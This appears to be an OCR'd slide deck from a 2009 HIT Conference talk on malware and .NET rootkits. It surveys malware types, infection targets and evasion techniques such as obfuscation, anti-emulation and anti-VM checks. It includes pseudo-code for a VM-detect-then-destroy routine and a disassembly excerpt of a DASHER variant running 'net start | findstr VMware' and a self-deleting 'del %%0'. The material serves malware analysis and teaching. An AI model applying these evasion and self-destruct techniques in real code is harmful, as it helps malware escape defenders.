
Dark.Net

gasgas

HIT Conference 2009


簡介

- Malware
- Dot Net Framework
- .net rootkit
- Anti tech
- Q & A



Malware

Malware




- Virus
- Backdoor
- Trojan horse
- Rootkit
- Scareware
- Adware
- Worm

Infect

- Executable
- Interpreted file
- Kernel
- Service
- MBR
- Hypervisor

Hypervisor rootkit


Hypervisor rootkit




Malware design & tech

- Metamorphism
- Obfuscations
- Anti-emulation
- Anti-Virtual Machine
- Anti-debuggers
- Rootkit Technology

Metamorphism



Obfsucations



Call Obfsucations to prevent static analysis

Anti-emulation vs anti-debug

- Anti-debug
  - Hide the fact that someone with a debugger is stepping/monitoring your program
  - Focus in differences in system when a debugger is active vs not
    - Memory structures
    - Time usage (ticks)
    - API behaviour
    - Suspicious windows/drivers/services, e.g. debug rights without asking...

Anti-emulation vs Anti-debug

- Anti-emulation
  - There is no debugger to hide
  - Detect the difference between an emulated system and a real system
    - Access complex resources, use complex calculations
    - Detect limitations which are not possible (or very time consuming) to emulate
    - Use (or setup) exotic APIs so they deliver a specific error condition
  - Can this be used against it?
- What is virtual machine detection?

Challenge For Emulators

- Code that “does the bad stuff” is hidden in many ways
  - Runtime libraries
  - Compressors
    - UPX, FSG, PEC...
  - Encryptors
    - Simple or advanced runtime encryption
  - Protectors
    - SVKP, Themida...
  - Installers
    - Nullsoft, RARSFX, ZIPSFX etc
  - Embedded dropped components
    - Libraries/services, kernel drivers, scripts, executables etc.
    - What to do with a single component; DLL or driver?
  - Download links
    - Download malware components in proprietary formats & protocols
  - Bad records inside file formats (like XLS, JPG etc)
    - Exploits to run binary code

Anti Emulator Code

- CreateFileA (e.g. "C:\WINDOWS\SYSTEM32\drivers\ntfs.sys)
- GetFileSize (0x0000002A,0x00000000)
- WriteProcessMemory (0xFFFFFFFF,0x0043661D,STACK_ADDR,0x00000004,0x00000000)
- EnumWindowStationsA() -> callback
- EnumServicesStatusA() -> looking for standard services

Anti-Virtual Machines

- Pseudo code:

```
IF detect_vmware
        THEN do nothing, destroy self, destroy system
ELSE
        Continue with malware payload
```

- DASHER Variant Disassembly Example:

```
PS_______:00401D51   push    offset aNetStartFindst ; "net
start | findstr VMware && echo VMwa"...
PS_______:00401D52   push    edi
PS_______:00401D53   call    sub_402148
PS_______:00401D58   lea     eax, [ebp+var_300]
PS_______:00401D5E   push    eax
PS_______:00401D5F   push    offset aNetStartFind_0 ; "net
start | findstr Virtual &&echo Vir"...
PS_______:00401D64   push    edi
PS_______:00401D65   call    sub_402148
PS_______:00401D6A   push    offset aDel0    ; "del
%%0\r\n"
```

